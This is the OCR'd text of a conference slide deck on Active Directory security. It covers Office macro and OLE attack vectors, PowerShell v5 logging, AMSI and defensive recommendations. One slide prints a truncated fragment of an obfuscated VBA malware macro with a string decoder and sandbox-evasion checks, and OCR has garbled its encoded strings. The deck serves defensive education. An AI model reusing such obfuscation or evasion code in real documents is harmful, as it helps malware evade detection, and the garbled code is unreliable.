Active Directory Security:
The Good, the Bad, & the UGLY

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Sp4rkCon
Save Data. Hack Better.

ABOUT

- Founder Trimarc, a security company.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: BSides, Shakacon, Black Hat, DEF CON, DerbyCon
- Security Consultant / Security Researcher
- Own & Operate ADSecurity.org
  (Microsoft platform security info)

ABOUT

- Founder Trimarc, a security company.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: BSides, Shakacon, Black Hat, DEF CON, DerbyCon, **Sp4rkCon***
- Security Consultant / Security Researcher
- Own & Operate ADSecurity.org (Microsoft platform security info)

AGENDA

- The Good, the Bad, and the UGLY
- Macros, OLE, and PowerShell Oh My!
- PS without PowerShell.exe & 06fu$c@t10n
- AD Security Issues & Attack Impact
- Kerberos Delegation Security
- SPN Scanning & Kerberoasting
- Best AD Defenses

Slides: Presentations.ADSecurity.org

The Current State of Active Directory

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

The Current State of Active Directory: The Good, the Bad, & the UGLY

The Good

- Better awareness of the importance of AD security.
- AD security more thoroughly tested.
- Less Domain Admins.
- Less credentials in Group Policy Preferences.
- More local Admin passwords are automatically rotated (LAPS).
- PowerShell security improvements (v5).

The BAD


- Too many Domain Admins still administer AD from their regular workstation.
- Privilege escalation from regular user is still too easy.
- Lots of legacy cruft reduces security.
- Not enough (PowerShell) logging deployed.
- Too many blind spots (poor visibility).

The U G L Y

- Email + Doc with Macro = Breach
- Email + OLE = Breach
- Why are macros still enabled?
- 2016: cybersecurity spending = ~$80B
  what improved?
  - Attack detection hasn't improved.
  - Less breaches or less breach publicity?


PowerShell
Sean Metcalf [@PyroTek3 | sean@TrimarcSecurity.com]

“PowerWare” MS Office Macro -> PowerShell




https://www.carbonblack.com/2016/03/25/threat-alert-powerware-new-ransomware-written-in-powershell-targets-organizations-via-microsoft-word/

Microsoft Office Macros (VBA)

- Many organizations are compromised by a single Word/Excel document.
- Office Macro = Code

```
On Error Resume Next

Dim sAtspcs
Dim CdXsGtmdim
Dim obsCoii
Dim sBwuudw
Dim avxBwuudwk
Dim key
Dim sXtrIeorsge
Dim sXtr2Ieorsge

key = "mastereorjpgq"

Function YYTrankXt(str)
 Dim lenKey, KeyPos, LenStr, x, Newstr, y1, y2

 Newstr = ""
 lenKey = Len(key)
 KeyPos = 1
 LenStr = Len(Str)

 str=StrReverse(str)
 For x = LenStr To 1 Step -1
      y1 = asc(Mid(str,x,1))
      y2 = Asc(Mid(key,KeyPos,1))
      Newstr = Newstr & chr(y1 - y2)
      KeyPos = KeyPos+1
      If KeyPos > lenKey Then KeyPos = 1
      Next
      Newstr=StrReverse(Newstr)
      YYTrankXt = Newstr
End Function

sBwuudw = yyTrankxt("‹ Ì'€")

dim xcasa: Set xcasa = createobject(yyTrankxt("Qµ«º±øQùÊ–fl/‡flƒ‹ì"))
Dim objWMIService, WshNetwork
Set WshNetwork = WScript.CreateObject(yyTrankxt("ÿ",ÌŸ◊≥ùÊ/ŸŸ'¿∏"))

If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("€…,æ®¬
 WScript.Quit
 End If

If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("fl–Á'◊Ê
 WScript.Quit
 End If

If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("–√'ƒQù
 WScript.Quit
 End If
```

https://www.fireeye.com/blog/threat-research/2015/10/macros_galore.html




[@JohnLaTwC](https://twitter.com/JohnLaTwC)

https://onedrive.live.com/?authkey=%21ADev0bfQMNxv504&cid=C96A3EEDCE316E4C&id=C96A3EEDCE316E4C%21114&parId=C96A3EEDCE316E4C%21109&o=OneUp

Microsoft OLE

- OLE Package (packager.dll) Windows 3.1 to Windows 10.
- Office 2003 to 2016 support.
- Disable in Outlook via regkey (ShowOLEPackageOBJ to “0”).



https://medium.com/@networksecurity/oleoutlook-bypass-almost-every-corporate-security-control-with-a-point-n-click-gui-37f4cbc107d0

PowerShell Module Logging

- PowerShell version 3 and up.
- Enable via Group Policy:
  - Computer Configuration\Policies\Administrative Template\Windows Components\Windows PowerShell.
- Logging enhanced in PowerShell v4.
- PowerShell v5 has compelling logging features.

PowerShell v5 Security Enhancements

- Script block logging – *Enable today*
- System-wide transcripts – *Test & Configure*
- Constrained PowerShell enforced when application whitelisting enabled (AppLocker/Device Guard)
- Antimalware Integration (AMSI in Win 10)


http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx

Windows Management Framework (WMF) version 5 available for download:
https://www.microsoft.com/en-us/download/details.aspx?id=50395

Security Vendors Supporting Win10 AMSI

1. Microsoft Defender
2. AVG Protection 2016.7496
3. ESET Version 10
4. Avast: ??
5. Trend Micro: ??
6. Symantec: ???
7. McAfee: ???
8. Sophos: ??
9. Kaspersky: ??
10. BitDefender: ??
11. F-Secure : ??
12. Avira : ??
13. Panda : ??

Last Updated: March 2017



